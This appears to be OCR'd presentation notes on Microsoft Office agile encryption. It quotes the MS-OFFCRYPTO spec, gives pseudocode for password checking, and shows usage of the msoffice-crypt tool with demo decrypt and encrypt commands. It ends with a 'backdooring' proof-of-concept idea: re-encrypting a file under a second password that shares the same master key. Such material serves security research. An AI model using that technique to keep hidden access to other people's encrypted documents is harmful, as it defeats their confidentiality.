
[MS-OFFCRYPTO] — v20141019
Office Document Cryptography Structure

Copyright © 2014 Microsoft Corporation.

Release: October 30, 2014

[1] http://download.microsoft.com/download/2/4/8/24862317-78F0-4C4B-B355-C7B2C1D997DB/[MS-OFFCRYPTO].pdf

PasswordKeyEncryptor Generation algorithm


https://msdn.microsoft.com/en-us/library/dd950165(v=office.12).aspx
[MS-OFFCRYPTO]: Pass...
Microsoft | Developer Network
Sign in
MSDN subscriptions
Get tools
Technologies
Downloads
Programs
Community
Documentation
Samples
Was this page helpful? Your feedback about this content is important. Let us know what you think.
Yes
No
Export (0)
Print
MSDN Library
Open Specifications
Data Portability
Office File Formats
Technical Documents
[MS-OFFCRYPTO]: Office Document Cryptography Structure
2 Structures
2.3 Encryption
2.3.4 ECMA-376 Document Encryption
2.3.4.1 \0x06DataSpaces\DataSpaceMa Stream
2.3.4.2 \0x06DataSpaces\DataSpaceInf Storage
2.3.4.3 \0x06DataSpaces\TransformInfc

2.3.4.13 PasswordKeyEncryptor Generation (Agile Encryption)

Office

For agile encryption, the password key encryptor XML element specified in section 2.3.4.10 MUST be created as follows:

saltSize: Set this attribute to the number of bytes used by the binary form of the **saltValue** attribute. It MUST conform to a **SaltSize** type.

blockSize: Set this attribute to the number of bytes needed to contain an encrypted block of data, as defined by the **cipherAlgorithm** used. It MUST conform to a **BlockSize** type.

keyBits: Set this attribute to the number of bits needed to contain an encryption key, as defined by the **cipherAlgorithm** used. It MUST conform to a **KeyBits** type.

hashSize: Set this attribute to the number of bytes needed to contain the output of the hashing algorithm defined by the **hashAlgorithm** element. It MUST conform to a **HashSize** type.

cipherAlgorithm: Set this attribute to a string containing the cipher algorithm used to encrypt the **encryptedVerifierHashInput**, **encryptedVerifierHashValue**, and **encryptedKeyValue**. It MUST conform to a **CipherAlgorithm** type.

[1] https://msdn.microsoft.com/en-us/library/dd950165(v=office.12).aspx

Data Encryption (Agile Encryption)

1. The EncryptedPackagestream (1) MUST be encrypted in 4096-byte segments to facilitate nearly random access while allowing CBC modes to be used in the encryption process.
2. The initialization vector for the encryption process MUST be obtained by using the zero-based segment number as a blockKey and the binary form of the KeyData.saltValue as specified in section 2.3.4.12. The block number MUST be represented as a 32-bit unsigned integer.
3. Data blocks MUST then be encrypted by using the initialization vector and the intermediate key obtained by decrypting the encryptedKeyValue from a KeyEncryptor contained within the KeyEncryptors sequence as specified in section 2.3.4.10. The final data block MUST be padded to the next integral multiple of the KeyData.blockSize value. Any padding bytes can be used. Note that the StreamSize field of the EncryptedPackage stream (1) specifies the number of bytes of unencrypted data as specified in section 2.3.4.4.

[1] https://msdn.microsoft.com/en-us/library/dd949735(v=office.12).aspx

Agile Encryption has the following attributes

1. encryptedVerifierHashInput
2. encryptedVerifierHashValue
3. encryptedKeyValue
4. saltValue
5. spinCount

encryptedVerifierHashInput

This attribute MUST be generated by using the following steps:

1. Generate a random array of bytes with the number of bytes used specified by the **saltSize** attribute.
2. Generate an encryption key as specified in section 2.3.4.11 by using the user-supplied password, the binary byte array used to create the **saltValue** attribute, and a blockKey byte array consisting of the following bytes: **0xfe, 0xa7, 0xd2, 0x76, 0x3b, 0x4b, 0x9e, and 0x79**.
3. Encrypt the random array of bytes generated in step 1 by using the binary form of the **saltValue** attribute as an initialization vector as specified in section 2.3.4.12. If the array of bytes is not an integral multiple of blockSize bytes, pad the array with 0x00 to the next integral multiple of blockSize bytes.
4. Use base64 to encode the result of step 3.

[1] https://msdn.microsoft.com/en-us/library/dd950165(v=office.12).aspx

encryptedVerifierHashValue

This attribute MUST be generated by using the following steps:

1. Obtain the hash value of the random array of bytes generated in step 1 of the steps for **encryptedVerifierHashInput**.
2. Generate an encryption key as specified in section 2.3.4.11 by using the user-supplied password, the binary byte array used to create the **saltValue** attribute, and a blockKey byte array consisting of the following bytes: **0xd7, 0xaa, 0x0f, 0x6d, 0x30, 0x61, 0x34, and 0x4e**.
3. Encrypt the hash value obtained in step 1 by using the binary form of the **saltValue** attribute as an initialization vector as specified in section 2.3.4.12. If hashSize is not an integral multiple of blockSize bytes, pad the hash value with 0x00 to an integral multiple of blockSize bytes.
4. Use base64 to encode the result of step 3.

[1] https://msdn.microsoft.com/en-us/library/dd950165(v=office.12).aspx

encryptedKeyValue

This attribute MUST be generated by using the following steps:

1. Generate a random array of bytes that is the same size as specified by the Encryptor.KeyData.keyBits attribute of the parent element.
2. Generate an encryption key as specified in section 2.3.4.11, using the user-supplied password, the binary byte array used to create the saltValue attribute, and a blockKey byte array consisting of the following bytes: **0x14, 0x6e, 0x0b, 0xe7, 0xab, 0xac, 0xd0, and 0xd6**.
3. Encrypt the random array of bytes generated in step 1 by using the binary form of the saltValue attribute as an initialization vector as specified in section 2.3.4.12. If the array of bytes is not an integral multiple of blockSize bytes, pad the array with 0x00 to an integral multiple of blockSize bytes.
4. Use base64 to encode the result of step 3.

[1] https://msdn.microsoft.com/en-us/library/dd950165(v=office.12).aspx

saltValue

1. Set this attribute to a base64-encoded, randomly generated array of bytes.
2. It MUST conform to a SaltValue type.
3. The number of bytes required by the decoded form of this element MUST be saltSize.

[1] https://msdn.microsoft.com/en-us/library/dd950165(v=office.12).aspx

spinCount

1. Set this attribute to the number of times to iterate the password hash when creating the key used to encrypt the encryptedVerifierHashInput, encryptedVerifierHashValue, and encryptedKeyValue.
2. It MUST conform to a SpinCount type.

[1] https://msdn.microsoft.com/en-us/library/dd950165(v=office.12).aspx

password checking and decoding algorithms

```
pwHash = hashPassword(salt, pass, spinCount);
skey1 = generateKey(pwHash, imm_VerifierHashInput);
skey2 = generateKey(pwHash, imm_encryptedVerifierHashValue);

verifier1 = decode(encryptedVerifierHashInput, skey1, salt);
verifier2 = decode(encryptedVerifierHashValue, skey2, salt);
if (digest(verifier1) != verifier2) {
  return false;
}
skey3 = generateKey(pwHash, imm_encryptedKeyValue);
secretKey = decode(encryptedKeyValue, skey3, salt);
decData = DecContent(encData, secretKey, keyDataSalt);
```


how the integrity of the content is verified

```
salt1 = generateIv(keyData, imm_dataIntegrity1, saltValue);
salt2 = generateIv(keyData, imm_dataIntegrity2, saltValue);

salt     = decode(encryptedHmacKey,   secretKey, salt1);
expected = decode(encryptedHmacValue, secretKey, salt2);

return Hmac(salt, encryptedPackage) == expected;
```

problem with generating the secretKey

1. The secretKey used in AES encryption needs to create an unique key with random data.
2. If the key is long enough and was created with truly random data then it is thought to be extremely difficult to crack.
3. However, if the secretKey was chosen in a predictable manner then it will be easy to crack.
4. The integrity of secure random generators (both software and hardware based) are imperative for strong encryption.

msoffice-crypt.exe (Cybozu Labs)



```
usage: msoffice-crypt.exe [opt] input output

  -h : show this message
  -p password in only ascii
  -k master key in hex. ex. 0123456789ABCDEF0123456789ABCDEF
  -encMode 0:use AES128(default), 1: use AES256 for encoding
  -ph8 password in utf8 hex. ex. 68656C6C6F for 'hello'
  -ph16 password in utf16 hex. ex. u3042 for 'a' in hiragana
  -e encode
  -d decode
  -v print debug info
  -vv print debug info and save binary data
```

-d decode / -p password (in ascii)

- demo1.xlsx (Password="pass")

```
msoffice-crypt.exe -d -p pass demo1.xlsx [demo1_d.xlsx]
```

- demo2.xlsx (Password="pass1234")

```
msoffice-crypt.exe -d -p pass1234 demo2.xlsx [demo2._d.xlsx]
```

-d decode / -k master key (in hex)

- demo1.xlsx (Password="pass")

```
msoffice-crypt.exe -d -k 00112233...FF demo1.xlsx [demo1_d.xlsx]
```

- demo2.xlsx (Password="pass1234")

```
msoffice-crypt.exe -d -k 00112233...FF demo1.xlsx [demo1_d.xlsx]
```

-e encode / -k master key / -p password

- Encrypt demo1.xlsx (Password="pass")


```
msoffice-crypt -e -k 00...FF -p pass demo1_d.xlsx demo1.xlsx
```

- Encrypt demo2.xlsx (Password="pass1234")

```
msoffice-crypt -e -k 00...FF -p pass1234 demo2_d.xlsx demo2.xlsx
```

backdooring → **Another password with Same master key**

Proof of Concept




Recycle Bin
Excel 2013
コマンド プロンプト - msoffice-crypt.exe -d -v -p pass1234 demo2.xlsx
3:56
2015/07/15

```
